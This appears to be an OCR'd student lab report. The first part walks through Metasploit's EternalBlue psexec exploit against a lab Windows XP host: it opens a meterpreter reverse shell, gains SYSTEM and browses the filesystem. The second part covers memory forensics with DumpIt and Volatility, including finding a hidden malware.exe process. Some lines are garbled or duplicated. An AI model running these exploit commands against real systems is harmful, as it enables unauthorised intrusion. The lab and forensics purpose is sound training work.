
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):burpsuite

  Name                Current Setting      Required  Description
  ----                -
  DBGTRACE             false                yes       Show extra debug trace info
  LEAKATTEMPTS         99                  yes       How many times to try to leak transaction
  NAMEDPIPE            WORD.txt             no        A named pipe that can be connected to (leave blank for auto)
  NAMED_PIPES          /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
  RHOSTS               .                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT                445                 yes       The Target port (TCP)
  SERVICE_DESCRIPTOR  .                   no        Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME .                   no        The service display name
  SERVICE_NAME         .                   no        The service name
  SHARE                ADMIN$              yes       The share to connect to, can be an admin share (ADMIN$, C$, ...) or a normal read/write folder share
  SMBDomain            .                   no        The Windows domain to use for authentication
  SMBPass              .                   no        The password for the specified username
  SMBUser              .                   no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

```



```

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.110   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Automatic

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.0.113
RHOSTS => 192.168.0.113
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.0.111
RHOSTS => 192.168.0.111
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.110:4444
[*] 192.168.0.111:445 - Target OS: Windows 5.1
[*] 192.168.0.111:445 - Filling barrel with fish... done
[*] 192.168.0.111:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.0.111:445 - [*] Preparing dynamite...
[*] 192.168.0.111:445 - [*] Trying stick 1 (x86)...Boom!
[*] 192.168.0.111:445 - [+] Successfully Leaked Transaction!
[*] 192.168.0.111:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.0.111:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.0.111:445 - Reading from CONNECTION struct at: 0x86616560
[*] 192.168.0.111:445 - Built a write-what-where primitive...
[+] 192.168.0.111:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.0.111:445 - Selecting native target
[*] 192.168.0.111:445 - Uploading payload... QkofonTH.exe
[*] 192.168.0.111:445 - Created \QkofonTH.exe...
[+] 192.168.0.111:445 - Service started successfully...
[*] 192.168.0.111:445 - Deleting \QkofonTH.exe...
[*] Sending stage (175174 bytes) to 192.168.0.111
[*] Meterpreter session 1 opened (192.168.0.110:4444 -> 192.168.0.111:1054) at 2021-08-27 06:22:40 +0100


meterpreter > pwd
C:\WINDOWS\system32
meterpreter > ls

```

```


meterpreter > pwd
C:\WINDOWS\system32
meterpreter > ls
Listing: C:\WINDOWS\system32
=====
Mode                Size           Type             Last modified    Name
-----
100666/rw-rw-rw-   780            fil             2019-11-08 12:20:29 +0000 $winnt$.inf
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1025
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1028
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1031
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1033
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1037
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1041
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1042
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 1054
100666/rw-rw-rw-  2151            fil             2001-08-23 12:00:00 +0100 12520437.cpx
100666/rw-rw-rw-  2233            fil             2001-08-23 12:00:00 +0100 12520850.cpx
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 2052
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 3076
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 3com_dmi
100666/rw-rw-rw-  100864           fil             2008-04-14 05:41:50 +0100 6to4svc.dll
100666/rw-rw-rw-   1688            fil             2019-11-08 12:21:00 +0000 AUTOEXEC.NT
100666/rw-rw-rw-   2577            fil             2019-11-08 20:24:44 +0000 CONFIG.NT
100666/rw-rw-rw-   2577            fil             2019-11-08 12:21:00 +0000 CONFIG.TMP
100666/rw-rw-rw-  66082           fil             2019-11-08 12:21:01 +0000 C_28594.NLS
100666/rw-rw-rw-  66082           fil             2019-11-08 12:21:02 +0000 C_28595.NLS
100666/rw-rw-rw-  66082           fil             2019-11-08 12:21:01 +0000 C_28597.NLS
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:54 +0000 CatRoot
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:54 +0000 CatRoot2
40777/rwxrwxrwx     0             dir             2019-11-08 20:23:55 +0000 Com
100666/rw-rw-rw-   1804            fil             2008-04-14 05:55:28 +0100 Dcache.bin
40777/rwxrwxrwx     0             dir             2019-11-08 20:24:17 +0000 DirectX
100666/rw-rw-rw-  103424          fil             2019-11-08 12:21:00 +0000 EqnClass.Dll
100666/rw-rw-rw-  90296           fil             2019-11-08 12:20:45 +0000 FNTCACHE.DAT
100666/rw-rw-rw-   5630           fil             2009-02-13 06:20:42 +0000 IE8Eula.rtf
40777/rwxrwxrwx     0             dir             2019-11-08 12:20:04 +0000 IME
100444/r--r--r--   6656            fil             2019-11-08 12:21:01 +0000 KBDAL.DLL
100666/rw-rw-rw-  297984          fil             2008-04-14 05:42:00 +0100 MSCTF.dll
100666/rw-rw-rw-  177152          fil             2008-04-14 05:40:08 +0100 MSCTFIME.IME
100666/rw-rw-rw-   68608          fil             2008-04-14 05:42:00 +0100 MSCTF.dll
=====

```




```

meterpreter > cd ..
meterpreter > pwd
C:\WINDOWS
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
=====
Mode                Size      Type      Last modified          Name
-----
100777/rwxrwxrwx    0        fil      2019-11-08 20:24:44 +0000 AUTOEXEC.BAT
100666/rw-rw-rw-    0        fil      2019-11-08 20:24:44 +0000 CONFIG.SYS
40777/rwxrwxrwx    0        dir      2019-11-08 12:20:45 +0000 Documents and Settings
100444/r--r--r--    0        fil      2019-11-08 20:24:44 +0000 IO.SYS
100444/r--r--r--    0        fil      2019-11-08 20:24:44 +0000 MSDOS.SYS
100555/r-xr-xr-x  47564    fil      2008-04-13 22:13:04 +0100 NTDETECT.COM
40555/r-xr-xr-x    0        dir      2019-11-08 12:21:02 +0000 Program Files
40777/rwxrwxrwx    0        dir      2019-11-08 12:20:46 +0000 System Volume Information
40777/rwxrwxrwx    0        dir      2019-11-08 12:20:04 +0000 WINDOWS
100666/rw-rw-rw-   211     fil      2019-11-08 12:20:30 +0000 boot.ini
40777/rwxrwxrwx    0        dir      2019-11-08 20:45:00 +0000 elfbowling
100444/r--r--r--  250048  fil      2008-04-14 00:01:44 +0100 ntlldr
0000/-----       0        fif      1970-01-01 01:00:00 +0100 pagefile.sys
    
```



```

C:\> cd Program\ Files
meterpreter > cd Program\ Files
meterpreter > ls
Listing: C:\Program Files
=====
Mode                Size      Type      Last modified          Name
----                -
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:03 +0000 ComPlus Applications
40777/rwxrwxrwx    0         dir       2019-11-08 12:21:02 +0000 Common Files
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:10 +0000 Internet Explorer
40777/rwxrwxrwx    0         dir       2019-11-08 20:23:56 +0000 MSN
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:00 +0000 MSN Gaming Zone
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:00 +0000 Messenger
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:14 +0000 Movie Maker
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:11 +0000 NetMeeting
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:01 +0000 Online Services
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:11 +0000 Outlook Express
40777/rwxrwxrwx    0         dir       2019-11-08 20:30:11 +0000 Uninstall Information
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:01 +0000 Windows Media Player
40777/rwxrwxrwx    0         dir       2019-11-08 20:23:55 +0000 Windows NT
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:20 +0000 WindowsUpdate
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:49 +0000 microsoft frontpage
40777/rwxrwxrwx    0         dir       2019-11-08 20:24:49 +0000 xerox
meterpreter >
    
```





**Conclusion : Successfully performed Penetration Testing using Metasploit****➤ Experiment 4 : Performing RAM Forensic to analyze memory images to find traces of an attack.**

- **Capturing RAM Using the DumpIt Tool**
- **Volatility tool**

- It is crucial to acquire volatile evidence before any other type of acquisition.
- Live forensic tools make substantial changes to volatile memory.▯
- We will look at several tools
- ◦DumpIt RAM Capture Utility
- ◦Belkasoft RAM Capturer - Volatile Memory Acquisition Tool

**👉 DumpIt**

- The image on my screen right now. We are going to first learn how to perform a memory dump of the whole operating system's memory. Then, we are going to learn how to perform memory dumps of the system process and how to analyze both ways.
- Let's first perform the memory dump of the full operating system. For that, I am going to use the tool Dumpit. It is a tool developed by Matthieu Suiche.
- It comes in many versions, so please be sure to check it out. To be sincere, the reason I am using this tool is that it's the best and simplest way to perform a memory dump of the whole operating system, especially if you do not have experience in memory analysis.
- I think it is very convenient as the only thing you need to do is to launch it.
- You need to be running the console as an administrator or you just double-click on the tool and then elevate it. Then, it will ask you if you would like to continue performing the memory dump of the whole operating system.
- In my case, I am going to select "No" because there is no fun in writing that big file into our disk. In your case, you can say "Yes" and then analyze that memory dump. I have already made a dump for the purpose of this post, so I will just say "No".
- That's how we are able to do it using one of the tools. There is a very good website, Forensics Wiki, which has a list of tools that you can use for memory imaging.

```
Administrator: Command Prompt - DumpIt.exe
D:\Tools\MEMORY>cd M\MT
D:\Tools\MEMORY\M\MT>DumpIt.exe
DumpIt - v2.1.0.20140115 - One click memory dumper
Copyright (c) 2007 - 2014, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>

Address space size:      34921775104 bytes ( 33304 Mb)
Free space size:        245571784704 bytes ( 234195 Mb)

* Destination path:      \??\D:\Tools\MEMORY\M\MT\____-20160901-050851.dmp

O.S. Version:           Microsoft Enterprise, 64-bit (build 9200)
Computer name:         _____

Physical memory in use:    31%
Physical memory size:     32951552 Kb ( 32179 Mb)
Physical memory available: 22619032 Kb ( 22088 Mb)

Paging file size:        37932288 Kb ( 37043 Mb)
Paging file available:    27295260 Kb ( 26655 Mb)

Virtual memory size:      2097024 Kb ( 2047 Mb)
Virtual memory available: 2050512 Kb ( 2002 Mb)

Extended memory available: 0 Kb ( 0 Mb)

Physical page size:       4096 bytes
Minimum physical address: 0x0000000000001000
Maximum physical address: 0x00000008217FF000

Address space size:       34921775104 bytes (34103296 Kb)

--> Are you sure you want to continue? [y/n]
```

### Volatility:

- Whenever we are thinking about memory analysis of the whole operating system, I have here a Python script called Volatility. We can use this tool in order to jump into the subject.
- It's very convenient when configured properly because it can give you a lot of information related to what kind of processes we're running, what types of handles we have, what kind of handles for each process, and so on. It can also tell us which type of process is running and list his DLLs. There's a lot of information that we can grab.
- Putting this in a technical frame, in order to set it up correctly, you will need to download Python.
- I'll recommend version 2.7x which is the newest version. The reason we are going for 32-bit is that there are a lot of different extensions that we will be using for memory

analysis, and all of them are available only in the 32-bits edition. Of course, ActivePython, which we need to just be comfortable when we work and Volatility itself is in 32-bit. You just want to make sure that you've got the full functionalities here. Of course, you can use it for an analysis of a 64-bit operating system. It's all good.

- Let's do it. We've got the vol.py -f to specify the file. My file with the dumps is in the "d:\Tools", and then I got here "dumps", and then I got "ANALYZE.dmp". This is a dump that I made previously.




```

Command Prompt - vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=Win7SP1x64 pslist

C:\Python27\Scripts>vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.4

```

- We have to specify here "profile". Within this profile, we specify what kind of operating system this is. Sometimes we may not know. Then, there is a way to check, using an imageinfo module which we can use to verify.
- In this case, we know it's a Windows 7, SP1 x64. In order to get some information from the dump, let's say we want to list processes, so pslist. Very simple, right? Very quickly, we're going to get information about what kind of processes were running when we were performing this dump.



```

Command Prompt


C:\Python27\Scripts>vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.4
Offset(V)      Name          PID  PPID  Thds   Hnds   Sess  Wow64  Start
-----
0xfffffa8302856740 System        4     0    101   496  -----  0  2014-05-14 02:35:41 UTC+0000
0xfffffa8303beeb30 smss.exe     308    4     2     29  -----  0  2014-05-14 02:35:41 UTC+0000
0xfffffa8303ff8060 csrss.exe    388   380    8    334     0     0  2014-05-14 02:35:43 UTC+0000
0xfffffa83028a5b30 wininit.exe  424   380    3     73     0     0  2014-05-14 02:35:43 UTC+0000

```

- I want to show you something interesting here. This is the beauty about memory, because of whatever works, as you remember, is in the memory. We can spot a list of processes here, but this is not a complete list. I don't like the word "hidden", but because they are not showing up, we could say that they are hidden. They are not just in front of our eyes. These processes can be found by our analysis here. To bring out these "hidden" processes, we will do "psscan" instead of "pslist". That takes a little bit longer, but at least we have here a new process that wasn't on the list before. It's called malware.exe. We can verify to check it wasn't there before.

```
C:\Python27\Scripts>vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=win7SP1x64 psscan
Volatility Foundation Volatility Framework 2.4
Offset(P)      Name          PID  PPID  PDB          Time created
-----
-
0x0000000005766a0  dwm.exe      1452  916  0x000000001bdd6000  2014-05-14 02:35:54 UTC+0000
0x0000000001bd3b30  sppsvc.exe   2004  532  0x0000000001d57000  2014-05-14 02:35:48 UTC+0000
0x000000000060fdb30  notepad.exe  2308  688  0x000000000a86f000  2014-05-14 02:36:22 UTC+0000
0x000000000739cb30  svchost.exe  364   532  0x0000000005757000  2014-05-14 02:35:44 UTC+0000
```

- Let me show you. This is this list over here and as you see malware.exe doesn't exist, but in the second tab of command it comes out.
- Why is this so? The answer is maybe not very simple but is something that we call active process links. It is an LIST\_ENTRY structure that is part of the EPROCESS structure. In simple words, it means that in order for processes to exist in Windows, they need to be designed in a certain way. One of the things that it needs to have is the indication of where it is on the process list. For example, this is how Process Explorer, Process Hacker, Task Manager, and other tools list processes in Windows.

 Dump C:\Windows\Minidump\092716-17156-01.dmp - WinDbg:10.0.10586.567 AMD64

File Edit View Debug Window Help

```
Command
0: kd> dt nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x2d8 ProcessLock : _EX_PUSH_LOCK
+0x2e0 RundownProtect : _EX_RUNDOWN_REF
+0x2e8 UniqueProcessId : Ptr64 Void
+0x2f0 ActiveProcessLinks : LIST_ENTRY
+0x300 Flags2 : Uint4B
+0x300 JobNotReallyActive : Pos 0, 1 Bit
+0x300 AccountingFolded : Pos 1, 1 Bit
+0x300 NewProcessReported : Pos 2, 1 Bit
+0x300 ExitProcessReported : Pos 3, 1 Bit
+0x300 ReportCommitChanges : Pos 4, 1 Bit
+0x300 LastReportMemory : Pos 5, 1 Bit
```

- This is like dual existence, so one process indicates a previous one and the next one. What I did in this operating system is that I have modified that particular structure so that malware.exe is gone from the list. In this particular case, the only way to show it is, for example, is to get access to the handles of csrss.exe (Client/Server Runtime Subsystem). This means that if the guy that manages processes knows where that particular process is going to be, he will be able to spot it. This is because once it works, it is in memory.
- The last thing that I want to show you is how we are able to extract files from memory. Let me clear this screen over here.

```
Command Prompt - vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=Win7SP1x64 dlllist
C:\Python27\Scripts>vol.py -f d:\Tools\dumps\ANALYZE.dmp --profile=Win7SP1x64 dlllist > dlllist.txt
```

- In this particular case, we will use a dll list option. I'm just going to do psscan, and run these commands dlllist and dlllist.txt. In a second we are going to have a full list of different dll's loaded within our processes. We can check what is inside. I will be interested in, let's say, extraction of the event logs from memory.

```
dlllist.txt - Notepad
File Edit Format View Help
*****
System pid:      4
Unable to read PEB for task.
*****
smss.exe pid:    308
Command line :  \SystemRoot\System32\smss.exe


Base              Size              LoadCount Path
-----
0x00000000476f0000  0x20000          0xffff  \SystemRoot\System32
